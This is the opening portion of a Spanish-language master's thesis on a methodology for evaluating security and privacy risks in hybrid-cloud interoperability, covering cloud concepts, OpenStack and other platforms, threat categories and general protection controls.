Metodología de evaluación para preservar la seguridad y privacidad de la información en la interoperabilidad de nubes híbridas, tomando como modelo de prueba un entorno virtual experimental

Edwin Velásquez Acevedo

Instituto Tecnológico Metropolitano

Facultad de Ingenierías

Medellín, Colombia

2022

Metodología de evaluación para preservar la seguridad y privacidad de la información en la interoperabilidad de nubes híbridas, tomando como modelo de prueba un entorno virtual experimental

Edwin Velásquez Acevedo

Tesis o trabajo de investigación presentada(o) como requisito parcial para optar al título de:
Magister en Seguridad Informática

Director (a):
MSc, Milton Javier Mateus Hernández
Codirector (a):
MSc, Hernando José Peña Hidalgo

Instituto Tecnológico Metropolitano
Facultad de Ingenierías
Medellín, Colombia
2022

Dedicatoria

A mi madre Hirma Acevedo que siempre me ha prestado un apoyo moral y humano necesario en los momentos difíciles, que es mi motor de vida para alcanzar mis objetivos y metas.

"El fracaso no te sobrecogerá nunca si tu determinación para alcanzar el éxito es lo suficientemente poderosa"

— Og Mandino

Agradecimientos

El presente trabajo lo dedico principalmente a Dios que me permitió iniciar y culminar este proceso tan satisfactorio.

A la Institución Universitaria ITM, facultad de ingenierías, a la coordinación de posgrados y docentes de la maestría por brindar los conocimientos rigurosos y precisos, que me permitieron crecer profesionalmente durante mi formación.

A mi madre y mi familia por su amor y apoyo incondicional en los momentos más difíciles, los cuales fueron motivos de inspiración para no desfallecer.

Resumen

La nube híbrida es un modelo que permite a las organizaciones utilizar múltiples modelos de computación en la nube, como nubes públicas y privadas, dentro de la misma infraestructura. Esto les permite tener más control sobre sus datos y aplicaciones. Sin embargo, esta mayor flexibilidad también conlleva mayores riesgos de privacidad y seguridad de la información. El objetivo de este trabajo fue desarrollar una metodología de evaluación para preservar la seguridad y privacidad de la información en la interoperabilidad de nubes híbridas, tomando como modelo de prueba un entorno virtual experimental. Para lo cual, se caracterizaron y seleccionaron las amenazas, vulnerabilidades y riesgos asociados a la nube híbrida, así como diferentes medidas de protección. Se seleccionó una plataforma de nube (OpenStack) para desplegar un entorno virtual experimental que permitió realizar pruebas en diferentes escenarios de riesgos, además se realizó la construcción de una metodología en cuatro etapas que permitió identificar, analizar, evaluar y elaborar un plan de acción ante los riesgos presentes en una organización, finalmente se validó la metodología mediante un caso de estudio. La revisión bibliográfica y el acceso diferentes sitios especializados en temas de computación en la nube permitió identificar que los riesgos más relevantes están relacionados con ataques internos o asociados a políticas de seguridad mal estructuradas. Las pruebas mostraron que las medidas de protección no siempre son efectivas por lo que se debe implementar mejores prácticas de seguridad. La metodología de evaluación representa una herramienta analítica de gran utilidad en la identificación de riesgos asociados a la nube híbrida, dado que permite comprender el impacto que puede tener una organización cuando son materializados si no se tiene un plan de acción estructurado.

Palabras clave: Evaluación de riesgo, interoperabilidad, medidas de protección, modelo de despliegue, nube híbrida, OpenStack, riesgo, seguridad, privacidad.

Abstract

A hybrid cloud is a model that allows organizations to use multiple cloud computing models, such as public and private clouds, within the same infrastructure. This allows them to have more control over their data and applications. However, this increased flexibility also comes with increased privacy and information security risks. The aim of this work was to develop an evaluation method to preserve the security and privacy of information in the interoperability of hybrid clouds, taking an experimental virtual environment as a test model. Which, the threats, vulnerabilities, and risks associated with the hybrid cloud were characterized and selected, as well as different protection measures. A cloud platform (OpenStack) was selected to deploy an experimental virtual environment that allowed testing in different risk scenarios, in addition to the construction of a four-stage methodology that allowed identifying, analyzing, evaluating, and preparing an action plan before the risks present in an organization, finally the methodology was validated through a case study. The bibliographic review and the access to different sites specialized in cloud computing topics allowed us to show that the most relevant risks are related to internal attacks or associated with poorly structured security policies. The tests showed that the protection measures are not always effective, so best security practices must be implemented. The evaluation method is an especially useful analytical tool in identifying risks associated with the hybrid cloud since it allows us to understand the impact that an organization can have when they materialize if there is no structured action plan.

Keywords: Hybrid cloud, Interoperability, OpenStack, privacy, protection measures, risk, risk assessment, security, usage model.

Contenido

Pág.

Lista de figuras

Pág.

Lista de tablas

Pág.

Introducción

La computación en la nube es una tecnología que proporciona un entorno de infraestructura remota virtual a las organizaciones. Esto significa que las organizaciones pueden usar la nube para alojar y ejecutar sus aplicaciones, así como para almacenar y acceder a sus datos. La computación en la nube también reduce la carga de configuraciones y mantiene la arquitectura de backend, además de pagar por el servicio utilizado. Actualmente, las organizaciones están migrando a la nube para disfrutar de los beneficios que esta ofrece, como es el caso de la nube híbrida. Esta es compatible con las organizaciones que cuentan con infraestructura propia porque proporciona un conjunto flexible de servicios informáticos tanto en la nube pública como en la nube privada.

Los beneficios de utilizar la computación en la nube son numerosos, pero entre los más destacados se encuentra la escalabilidad, la flexibilidad y el costo. La escalabilidad se refiere a la capacidad de la nube para ajustarse al crecimiento o al cambio en el uso de los recursos informáticos por parte de las organizaciones. La flexibilidad se refiere a la capacidad de la nube para admitir el uso de una variedad de dispositivos y aplicaciones, lo que permite a las organizaciones obtener el máximo beneficio de su inversión. El costo es un factor importante para considerar, ya que la nube permite a las organizaciones reducir significativamente sus costos de infraestructura y mantenimiento.

Los riesgos que presentan las organizaciones que utilizan la nube hibrida son muchos. Seguridad de la información, continuidad del negocio, eficiencia en el uso de recursos y cumplimiento de normas y regulaciones son algunos de los principales riesgos a tener en cuenta.

La seguridad de la información es un riesgo crítico para las organizaciones que utilizan la nube híbrida, ya que estas organizaciones deben proteger tanto los datos almacenados en la nube pública como en la nube privada. La continuidad del negocio es otro riesgo importante, ya que las interrupciones en el acceso a los datos en la nube pueden tener un impacto significativo en el negocio. La eficiencia en el uso de recursos es otro riesgo importante, ya que las organizaciones deben asegurarse de que sus recursos se están utilizando de manera eficiente y no se están desperdiciando. Finalmente, el cumplimiento de normas y regulaciones es un riesgo crítico para cualquier organización que use la nube, ya que deben asegurarse de que sus datos cumplen con todas las legislaciones y normativas vigentes.

Por tales razones, es importante desarrollar una metodología de evaluación para garantizar la seguridad y privacidad de la información en la computación en la nube. Este trabajo contempla el cumplimiento del siguiente objetivo general:

Desarrollar una metodología de evaluación para preservar la seguridad y privacidad de la información en la interoperabilidad de nubes híbridas, tomando como modelo de prueba un entorno virtual experimental.

Para el desarrollo y cumplimiento de este objetivo general se crean cuatro objetivos específicos:

- Caracterizar los riesgos más relevantes a la seguridad y privacidad de la información en entornos de nubes híbridas.
- Evaluar en un entorno virtual experimental los riesgos más relevantes asociados a la seguridad y privacidad de la información con los recursos de una nube híbrida.
- Plantear los elementos de la metodología de evaluación de seguridad y privacidad de la información a partir de la evaluación del entorno virtual experimental en ambiente de nube híbrida.
- Validar la metodología propuesta por medio de un caso de estudio, aplicado en un ambiente controlado de una nube híbrida.

Los resultados del análisis muestran que la metodología es efectiva para evaluar la seguridad y privacidad de la información en la computación en la nube híbrida a partir de riesgos identificados. Esta metodología puede ser útil para elegir el modelo de computación en la nube adecuado para una aplicación específica. Además, la metodología también puede ser útil para evaluar el nivel de seguridad y privacidad de los datos en un entorno de computación en la nube existente.

1. Marco Teórico y Estado del Arte

1.1 Marco teórico

La computación en la nube está avanzando como una tecnología exitosa en la era del internet e involucra varias tecnologías como la virtualización, centros de datos, redes, servidores, etc. y uno de los aspectos importantes resulta ser la interoperabilidad entre diferentes nubes para compartir información de manera óptima, teniendo en cuenta la seguridad y la privacidad de los datos que esto conlleva. A continuación, se dará a conocer los elementos que componen la computación en la nube, en especial cuando se habla de nube híbrida, así como su evolución en la protección de la información.

1.1.1 Virtualización

Técnica que abstrae los detalles de bajo nivel del hardware físico y proporciona una interfaz simple y virtualizada para las aplicaciones de alto nivel. Los sistemas de simulación de sistemas computacionales más usado son las máquinas virtuales (VM) (Fig. 1) que, generalmente, se refiere a una máquina de servidor virtualizada. La virtualización es el habilitador clave de la computación en la nube y proporciona la capacidad de compartir los clústeres de servidores como un conjunto de recursos informáticos y la capacidad de asignar dinámicamente recursos virtuales a clientes y aplicaciones [1].




Fig. 1. Software de Virtualización.

1.1.2 Técnicas de virtualización

La virtualización es esencialmente un proceso de mapeo y emulación, asigna el recurso virtual al recurso de hardware nativo donde cada máquina virtual puede ejecutar cualquier sistema operativo soportado por el hardware real del sistema. El componente más importante en esta arquitectura se llama monitor de máquina virtual (VMM) el cual utiliza un software para emular el procesador virtualizado, E/S, memoria, almacenamiento, etc. Puede soportar múltiples instancias de VM simultáneamente. Cada VM tiene su aplicación y capa de sistema operativo, al igual que un modelo informático normal. El sistema operativo pasa las instrucciones al VMM para su ejecución [1]. Las técnicas de virtualización más usadas son [2]:

- *Virtualización completa del hardware o nativa*: Las máquinas virtuales pueden ejecutar cualquier sistema operativo que soporte el hardware real del sistema.
- *Virtualización de emulación de hardware o no nativa:* Las máquinas virtuales actúan como emuladores de hardware que soportan otros sistemas de arquitecturas, como lo son consolas de videojuegos.
- *Virtualización a nivel de sistema operativo:* Se divide el sistema en varios contenedores independientes de modo que cada uno se puede instalar un sistema operativo.

1.1.3 Virtualización y computación en la nube

Se puede confundir ambos términos, sobre todo porque ambos conceptos se refieren a la creación de entornos para recursos abstractos, pero se puede decir que la virtualización es un tipo de tecnología, mientras que la nube es un entorno. Así mismo, la nube es un servicio que utiliza tecnología de virtualización y tiene múltiples beneficios como el almacenamiento, aplicaciones, servidores y no se requiere tener dispositivos físicos limitados para acceder a lo que se requiera, por lo que la virtualización se usa cada más en tecnologías de computación en la nube [3].

1.1.4 Computación en la nube

La NIST define a la computación en la nube como un modelo para permitir el acceso a la red por demanda, conveniente y omnipresente a un grupo compartido de recursos informáticos configurables (Redes, servidores, almacenamiento, aplicaciones y servicios) que se puede aprovisionar y liberar rápidamente con un mínimo esfuerzo de administración o interacción del proveedor de servicios; Este modelo de nube se compone de tres modelos de servicio en Cloud y cuatro modelos de despliegue para Cloud [4].

1.1.5 Modelos de implementación y despliegue de la nube

Dependiendo de las necesidades, existe un modelo de servicio diferente junto con su despliegue, los modelos se explican a continuación [5], [6]:

- *Nube privada (Private cloud):* Provee una organización el acceso exclusivo y el uso de la infraestructura y los recursos computacionales. Puede ser administrado por la organización del consumidor de nube o por un tercero, y puede ser alojado en las instalaciones de la organización (por ejemplo, nubes privadas en el sitio) o subcontratado a una compañía de alojamiento.
- *Nube comunitaria (Community cloud):* Sirve a un grupo de consumidores que han compartido preocupaciones tales como objetivos de misión, seguridad, privacidad y política de cumplimiento, en lugar de servir a una organización como lo hace una nube privada. De forma similar a las nubes privadas, una nube comunitaria puede ser administrada por las organizaciones o por un tercero, y puede implementarse en las instalaciones del cliente (es decir, en la nube de la comunidad) o subcontratada a una compañía de hosting.
- *Nube pública (Public cloud):* Es aquella en la que la infraestructura en nube y los recursos informáticos se ponen a disposición del público en general a través de una red pública y es propiedad de una organización que vende servicios en la nube y sirve a una diversa cantidad de clientes.
- *Nube híbrida (Hybrid cloud):* Una nube híbrida es una composición de dos o más nubes (en el sitio privado, en el sitio de la comunidad, fuera del sitio privado, fuera del sitio de la comunidad o público) que siguen siendo entidades distintas, pero están unidas por tecnología común entre las partes o propietaria que permite la portabilidad de datos y aplicaciones entre las nubes.

1.1.6 Modelos de servicios en computación en la nube

La computación en la nube proporciona principalmente tres modelos de prestación de servicios según cada necesidad (Fig. 2): infraestructura como servicio (IaaS), plataforma como servicio (PaaS) y software como servicio (SaaS) [7], [8].

- *SaaS (Software as a Service).* Es una colección de servicios informáticos remotos que permite a proveedores externos implementar aplicaciones de forma remota. El cliente puede utilizar Internet para aplicaciones de proveedores de servicios en la nube en la infraestructura de la nube, por lo que se ejecutan en computadores remotos que son propiedad del proveedor.
- *PaaS (Platform as a Service).* Se ubica en el middleware del modelo de servicio y proporciona servicios en forma de herramientas de desarrollo, marcos, arquitecturas, programas y entornos

de desarrollo integrados. La Plataforma como servicio brinda un entorno basado en la nube que proporciona todo lo necesario para dar soporte al ciclo de vida completo de la construcción y la entrega de aplicaciones basadas en Web (nube), sin el costo y la complejidad de comprar y gestionar hardware, software, aprovisionamiento y hosting subyacentes.

- *IaaS (Infrastructure as a Service).* Brinda a las empresas los recursos de la computación, como servidores, redes, almacenamiento y espacio para centro de datos con una base de pago según el uso. También se define como el hardware del computador (almacenamiento en red, servidor, computador virtual, centro de datos, procesador y memoria) como un servicio y proporciona escalabilidad de la infraestructura. IaaS también se enfoca en firewall, detección de intrusos, monitoreo de máquinas virtuales y otras áreas de seguridad.




Fig. 2. Modelos de servicio Cloud.

1.1.7 Nube híbrida

Combinación de características de seguridad de la nube privada y un acceso fácil a la nube pública, al combinar estas dos arquitecturas cumple con la demanda de los clientes y ofrece la calidad de servicio (QoS) que definen la disponibilidad, escalabilidad, latencia, precisión, rendimiento, eficiencia, portabilidad, seguridad, etc. como factores claves productivos de una empresa. Este modelo está creciendo ampliamente en los últimos años por su personalización y beneficio de costos, además de brindar a los usuarios un mayor control de sus necesidades según su demanda y procesamiento de datos [9].

1.1.8 Arquitectura de nube híbrida

En la nube híbrida, tener una administración uniforme de la nube pública y privada es tener una administración individual para mitigar la redundancia, por eso la importancia de tener una buena práctica al momento de tener una nube híbrida en una empresa, dado que este tipo de infraestructura incluye generalmente un plataforma pública de infraestructura como servicio (IaaS), una nube privada o centro de datos y acceso a una red [10], más a fondo la arquitectura se basa principalmente en una compresión de la naturaleza Front-end/Back-end de las aplicaciones que dan soporte a los usuarios finales, e integra diferentes aplicaciones y elementos como la presentación de la información, interfaz de usuario y flujo de trabajo entre el frontend y backend. Las empresas deben identificar cual es el enfoque que más estratégico para que sus procesos sean más ágiles y flexibles si quieren migrar a una nube híbrida [11].

Por otro lado, la forma en que las nubes híbridas funcionan se basa a partir de una red de área local (LAN), una red amplia (WAN), una red privada virtual (VPN) y la conexión de las interfaces de programación de aplicaciones (API) para integrar el software de las aplicaciones, de igual modo se tiene la virtualización, los contenedores. Es así como las nubes independientes se vuelven híbridas porque se interconectan de una manera sencilla funcionando correctamente y determinando la forma en que se trasladan las cargas de trabajo, habiendo una interoperabilidad en la nube híbrida y entendiendo una carga de trabajo en la nube como recursos, aplicaciones o servicios que se ejecutan en los entornos de nube [12].

Finalmente, para integrar estos dos ambientes se requiere en primera instancia diseñar la nube privada con un sistema que controle recursos informáticos, de almacenamiento y de redes en un centro de datos, teniendo como resultado una infraestructura como un servicio (Iaas), plasmando como ejemplo a OpenStack, OpenNebula, Eucalyptis [13]. En segunda instancia se debe tener una nube pública que preste los servicios que se adapten a las necesidades, algunos de los proveedores que prestan este servicio se tiene: Microsoft Azure, IBM, Google Cloud, Amazon Web Services, Alibaba Cloud [14].

1.1.9 Interoperabilidad en la nube híbrida

Es la capacidad de los sistemas para trabajar de manera eficiente, colaborando efectivamente en diferentes plataformas en la nube y si se habla de entornos híbridos, significa mover las cargas de trabajo de una nube pública a una privada y viceversa, aunque también es a capacidad de moverse entre nubes para diferentes tareas. La interoperabilidad está emergiendo como un elemento esencial en la estrategia de nube empresarial a medida que las empresas buscan mitigar los bloqueos de los

proveedores, garantizar la continuidad del negocio y navegar a través de cargas de trabajo fluctuantes. En esencia, la interoperabilidad requiere procesos compartidos, API, contenedores y modelos de datos en el entorno de múltiples nubes para permitir la comunicación entre los componentes de la aplicación [15], [16].

A continuación, se presentan las ventajas y desventajas que pueden encontrarse en la computación en la nube híbrida:

Tabla 1. Ventajas y desventajas de la nube híbrida.

VENTAJAS	DESVENTAJAS
FLEXIBILIDAD: Acceso a la información desde cualquier lugar en infraestructura pública y privada, la información confidencial se puede proteger con mecanismos de seguridad local y se puede organizar mejor las cargas de trabajo según las necesidades. ESCALABILIDAD: Posibilita un entorno escalable adaptado a las necesidades específicas y se puede ajustar cuando se requiera sin necesidad de tener una gran infraestructura propia. AHORRO DE COSTOS: Económicamente hay un ahorro significativo en cuanto a costos fijos que son generados por la infraestructura propia y de la nube. CONTINUIDAD DEL NEGOCIO: En una contingencia se puede tener una replicación de datos en la nube pública protegiendo la información en caso de que la infraestructura primaria se vea comprometida.	La seguridad depende del proveedor del servicio de la nube pública. El mover la información por distintos entornos pone en riesgo la privacidad. La administración de la nube híbrida depende del proveedor del servicio de la nube pública en algunos casos. La compatibilidad entre las diferentes infraestructuras (pública y privada) no garantiza que la arquitectura funcione completamente.

Nota: Se describen las ventajas y desventajas más relevantes de la computación en la nube híbrida [17]–[19].

1.1.10 Plataformas de nube de código abierto

El despliegue de infraestructura en la nube cuenta con diferentes soluciones de código abierto que posibilitan la adaptación a los cambios y son escalables, además al ser de libre acceso el usuario puede ser autónomo para operar el software libremente. Algunas de las plataformas más utilizadas son:

OpenNebula

Unifica la simplicidad y la agilidad de la nube pública con el rendimiento, la seguridad y el control de la nube privada, además es flexible, escalable [20]. Sus principales servicios son:

- *Almacenamiento:* permite guarda imágenes de disco virtuales como sistemas operativos o también de datos, que pueden ser utilizados como maquina virtuales.
- *Redes virtuales*: Conexión de las máquinas virtuales por medio de una IP fija.
- *Administrador de máquinas virtuales:* El tener el controlador de máquinas permite realizar arranques, clonación y apagado.
- *Clústeres:* Se encarga de compartir el almacenamiento y las redes virtuales.
- *Usuarios y grupos:* Administrar accesos y permisos.
- *API:* permite la comunicación con otras interfaces en diferentes infraestructuras públicas

Eucalyptus

Es una plataforma open source para la implementación de computación en nube privada e híbrida, es compatible con Amazon Web Services (Amazon EC2 y S3). Como producto de infraestructura como servicio (IaaS), Eucalyptus permite a sus usuarios aprovisionar sus recursos informáticos y de almacenamiento bajo demanda [21].

CloudStack

Software de código abierto diseñado para implementar y administrar redes de máquinas virtuales, como una plataforma de computación en la nube de infraestructura como servicio (IaaS), es escalable y de alta disponibilidad. Es utilizado por algunos proveedores de servicios para ofrecer servicios de nube pública y por empresas para proporcionar una oferta de nube privada o como parte de una solución de nube híbrida [22].

OpenStack

Es un proyecto de código abierto de computación en la nube para desplegar infraestructura como servicio (IaaS), controla grandes grupos de recursos informáticos, de almacenamiento y red a través de una API. Sus principales características son:

- Escalabilidad
- Compatibilidad
- Flexibilidad
- Open source

OpenStack utiliza conjuntos de recursos virtuales para crear y gestionar nubes híbridas con escalabilidad y madurez. Al ser el software de nube de código abierto más implementado en el mundo, las compañías más grandes en tecnología desarrollan sobre esta aplicación lo que la hace multiplataforma [23].

1.1.11 Desafíos y retos en la nube híbrida

La información en un ambiente híbrido se mueve por diferentes nodos cuando es almacenada o utilizada, lo cual hace este aspecto un eslabón débil para la protección de los datos, así como el cumplimiento y la gobernanza si se trabaja en un sector muy reglamentado; por otra parte, las aplicaciones se encuentran descentralizadas al igual que una parte de la información, teniendo una dependencia del proveedor del servicio. Por este motivo, es importante asegurarse que el proveedor del servicio cuente con buenos estándares en términos de seguridad y tecnología [12], [17].

Como dice Nuntanix Inc. en su investigación de 2019 la falta de disponibilidad de habilidades en computación en la nube híbrida puede tener un impacto a futuro a nivel de las organizaciones, a pesar de que algunos sectores están invirtiendo en capacitar a su equipo TI para estar al día con las tecnologías emergentes de computación en la nube [18].

De esta forma, los problemas de seguridad, privacidad y comunes (seguridad y privacidad) [24] son los principales desafíos a nivel de computación de la nube híbrida que ha detectado la industria cuando migran a un entorno de nube.

Problemas de seguridad

A pesar de los beneficios que disfruta una organización después de adoptar la computación en la nube, existen problemas de seguridad que son una barrera notable para la adopción de la tecnología. Cuando las organizaciones se trasladan al entorno de la nube con sus identidades, información e

infraestructura, deben estar dispuestas a renunciar a cierto nivel de control y la organización debe confiar en sus sistemas y proveedores. Algunos de los principales problemas de seguridad son:

Ataques de desbordamiento de búfer: La vulnerabilidad de desbordamiento de búfer explotada con éxito puede modificar el valor de una variable en la memoria, o incluso secuestrar el proceso, ejecutar código malicioso, lo que finalmente conduce a un control total del host.
Ataques de autenticación en la nube: La autenticación es un proceso que garantiza y confirma la corrección y validez de las credenciales de un usuario. Las amenazas pueden ir desde un ataque de fuerza bruta, robo de credenciales hasta escucha en la red.
Ataques de inyección de malware en la nube: Estos ataques pueden provocar escuchas a través de modificaciones sutiles de datos, cambios completos de funcionalidad, bloqueos, etc.
Ataques de DoS o DDoS: Se producen ataques de DOS cuando un intruso intenta negar a los usuarios autorizados el acceso a la información y los servicios en la nube. Un ataque DDoS implica el uso de múltiples sistemas corruptos para atacar y corromper una determinada nube con el fin de inducir ataques DoS.
API inseguras: Es muy probable que las API sean uno de los principales objetivos para los ciberdelincuentes que intentan violar la red de una empresa.
Amenazas internas: Un miembro malintencionado puede ser un empleado, contratista o socio comercial actual o anterior autorizado para acceder a la red, el sistema o los datos, que utiliza sus privilegios con fines maliciosos

Problemas de privacidad

La privacidad es un tema crucial en la computación en la nube porque la información de un cliente debe confiarse a los servidores en la nube que no son propiedad del cliente, es decir, los mantienen los proveedores de la nube por lo que es importante tener las reglas claras al momento de migrar a este tipo de solución. Proteger la privacidad garantiza que los usuarios de la nube tengan la información correcta revelada a las entidades correctas, es así que el modelo de responsabilidad compartida es fundamental para entender la responsabilidad del cliente y el proveedor.
Algunos de los principales problemas de privacidad son:

Autenticación rota y credenciales comprometidas: La violación de la privacidad para varios usuarios de servicios en la nube puede resultar cuando los proveedores no pueden confirmar que el acceso a los datos en la nube es realizado por usuarios legítimos.

Violaciones de datos: la situación en la que una persona no autorizada roba o utiliza datos confidenciales o protegidos de usuarios de la nube; las violaciones de datos causan un impacto significativo en los usuarios, los proveedores de servicios en la nube.
Problemas de ubicación de datos: Los datos de una organización se almacenan de forma redundante en múltiples ubicaciones físicas y no se proporciona información detallada sobre la ubicación de los datos a la organización. Por lo tanto, es difícil determinar si se han implementado medidas adecuadas para proteger los datos.
Problemas relacionados con la propiedad de los datos y la divulgación de contenido: Cuando los usuarios colocan sus datos en un servicio en la nube, la privacidad de los datos podría perderse. Además, los usuarios corren el riesgo de perder la autoridad de propiedad sobre sus datos, así como el derecho de divulgación al rechazar la propiedad de los proveedores de servicios en la nube.

Problemas comunes de seguridad y privacidad
Aunque hay tantos problemas de seguridad y privacidad, también hay casos en los que la seguridad y la privacidad están entrelazadas porque afecta a ambos frentes. Algunos de los principales problemas de seguridad y privacidad (comunes) son:

Plataformas compartidas comprometidas: Los hipervisores se pueden explotar desde una máquina virtual para obtener acceso a todas las máquinas virtuales en el mismo servidor. Un atacante puede apuntar a SaaS para obtener acceso a los datos de otra aplicación que se ejecute en la misma máquina virtual.
Pérdida permanente de datos: tiene impactos de mayor magnitud tanto para los usuarios como para los proveedores de la nube. Las infracciones de datos pueden provocar una pérdida permanente de datos cuando los atacantes malintencionados obtienen acceso a los datos y los eliminan.

1.1.12 Medidas de protección en la nube híbrida

Existen varias técnicas que permiten proteger los datos en ambientes de computación en la nube híbrida [19]:

- *RSA (Rivest, Shamir y Adleman):* Proceso de encriptación que conlleva tres procesos que incluyen la generación de claves, encriptación y descifrado.
- *MD5 (Message-Digest Algorithm 5):* Función de hash de uso de algoritmo de resumen de mensajes, que produce un valor de hash de 128 bits y no se utiliza para cifrado ni codificación.

Acepta el mensaje de cualquier tamaño de entrada y lo reenvía a un valor de resumen de longitud fija que se utilizará para autenticar el mensaje original.

- *AES (Advanced Encryption Standard):* Usa cifrados de 3 bloques, es decir, AES-128, AES-192 y AES-256. Cada cifrado Cifra y descifra datos en bloques de 128 bits utilizando la clave criptográfica de 128-192-256 bits, respectivamente. El algoritmo de cifrado AES define una serie de transformaciones que se utilizan para almacenar los datos en la matriz.
- *Cifrado de extremo a extremo:* Forma más segura de comunicarse entre sí. Se usa para enviar los datos sin leer los datos originales, pero el cifrado de los datos va seguido de la clave pública y, por otro lado, el descifrado va seguido de la clave privada. Al hacer esto, el servidor nunca ve el mensaje de texto sin formato y mantiene los datos a salvo de ciberdelicuentes.

Del mismo modo, existen diferentes controles y medidas de protección para mitigar o solucionar problemas relacionados con la seguridad, privacidad y comunes los cuales deben ser implementados en la arquitectura de computación en la nube[24].

Controles de seguridad

En cuanto a seguridad de la información en entornos de nube se tienen diferentes controles que permiten asegurar en gran medida la información.

Controles contra ataques basados en hardware: La primera línea de defensa contra ataques basados en hardware garantiza un alto nivel de seguridad física de los centros de datos. La partición de caché y uso de caché bloqueada por partición son controles importantes en cuanto a hardware, los cuales implican la asignación de parte de la caché exclusivamente a un proceso protegido para evitar fugas de información.

Controles contra ataques basados en hipervisor: La virtualización asistida por hardware (HaV) es una tecnología eficiente que ofrece seguridad de hipervisor, así como la seguridad del hipervisor de VMware se puede lograr mediante aislamiento de memoria, aislamiento de dispositivos y aislamiento de red.

Controles a través de la auditoría en la nube: La auditoría tiene como objetivo evaluar las políticas, operaciones, prácticas y controles técnicos de una empresa y evaluar el cumplimiento, la detección, el fortalecimiento y el análisis forense de seguridad.

Controles a través de cifrado efectivo: se pueden aplicar diferentes algoritmos de cifrado avanzados para proporcionar mejor seguridad a los datos.

Controles de privacidad

Los datos privados y confidenciales son vulnerables ante atacantes maliciosos, especialmente en las nubes públicas. Cuando los clientes ponen los datos en la infraestructura de sus proveedores de la nube, en ocasiones no hay claridad quién tiene la autoridad para poseer y mantener la custodia de dicha información.

Controles para autenticación e identidad: La gestión de identidad centrada en el usuario ayuda a identificar y definir usuarios de la nube, este enfoque permite a los usuarios individuales y corporativos controlar sus identidades digitales.

Controles para la gestión de confianza: Un marco de confianza sigue siendo indispensable para facilitar la captura eficiente de diferentes parámetros necesarios para establecer no solo establecer confianza, sino también gestionar cambios en los requisitos de confianza e interacción. Para promover la integración de políticas entre los diversos dominios dentro del entorno de la nube, los proveedores de servicios en la nube deben desarrollar un buen marco de gestión confiable basado en la confianza.

Controles comunes de seguridad y privacidad

Existen algunas medidas y controles para asegurar la información de la nube en términos de seguridad y privacidad.

Controles contra ataques basados en red: Los firewalls, sistemas de detección de intrusos, puerta de enlace antivirus, monitoreo del tráfico entrante y saliente que comúnmente utilizan las organizaciones y los proveedores son fundamentales para proteger toda la infraestructura de la nube, así como los datos contenidos en esta.

Controles contra las amenazas del modelo de entrega: Los controles para estos problemas requieren, entre otros, un cifrado sólido de extremo a extremo y un esquema de administración de confianza, los modelos de entrega (IaaS, PaaS y SaaS) requiere autorización en una nube pública para prohibir los accesos no autorizados por lo que se debe ir ajustando el despliegue.

Controles a través de informática forense: Este control implica identificar, extraer, mantener y presentar hechos digitales de los dispositivos digitales que son legalmente admisibles en los tribunales después de un delito cibernético o actividad fraudulenta. Para ello, se debe determinar el propósito del requisito forense, identificar los tipos de servicios en la nube (PaaS, IaaS y SaaS), determinar el tipo de tecnología de utilizada.

Controles de evaluación de riesgos: La evaluación de riesgos es importante en la computación en la nube, ya que facilita la predicción y la intervención temprana para prevenir o reducir el impacto de los desafíos. Los pasos de la evaluación de riesgos en la nube principalmente son:

Identificación de activos en el entorno de la nube.

- Revisión de los requisitos técnicos, legales y comerciales relevantes para los activos identificados.
- Valoración de los activos identificados teniendo en cuenta los requisitos técnicos, legales y comerciales identificados y los impactos de la pérdida de confidencialidad y confianza, integridad, privacidad y disponibilidad.
- Determinación de posibles amenazas y vulnerabilidades para los activos identificados.
- Evaluación de la probabilidad de ocurrencia de amenazas y vulnerabilidades.
- Cálculo de los riesgos y comparación con una escala de riesgos predefinida.

1.2 Estado del arte

El modelo de computación en la nube híbrida ha crecido ampliamente en los últimos años por cuestiones de personalización, beneficios de costos, disponibilidad, seguridad, entre otros. Además de combinar dos arquitecturas diferentes que son escalables (nube pública y nube privada), así un usuario puede usar sus propias instalaciones para desarrollar y ajustar sus necesidades como mantener la información confidencial y aplicaciones críticas en la nube privada y mover otro tipo de información a la nube pública [9], [25], [26]. De esta forma lo ha descrito la multinacional Red Hat Inc. que sugiere que las nubes híbridas tienen la oportunidad de reducir la exposición de datos debido a, que pueden estar fuera de la nube pública sin desaprovechar sus bondades, posibilitando a las empresas a elegir dónde poner las cargas de trabajo y los datos en función de sus políticas de seguridad [12]. Por su parte la empresa Nutanix Inc. en una investigación de mercadeo destaca que las empresas buscan invertir en arquitecturas de nube híbrida y aunque los centros de datos tradicionales que no están habilitados para la nube, en realidad aumentaron ligeramente en lugar de disminuir en un poco más de un 20% según lo que se esperaba para 2019. La investigación abarcó múltiples industrias y tamaños de empresas en los cinco continentes y mostró que el 85% de profesionales de TI ven la nube híbrida como su modo operativo ideal, y el 49% citó la nube híbrida como el modelo que satisface todas sus necesidades [18].

Basado en lo anterior, Galvis y colaboradores sugieren que implementar un ambiente de nube híbrida con OpenStack es una alternativa de bajo costo, pero a su vez brinda disponibilidad y redundancia, dado que, esta herramienta sobresale entre otros softwares que soportan despliegues de Infraestructura como servicio (IaaS) gracias a su experiencia y estabilidad para soportar ambientes de nubes de bajo costo y de código abierto [13].

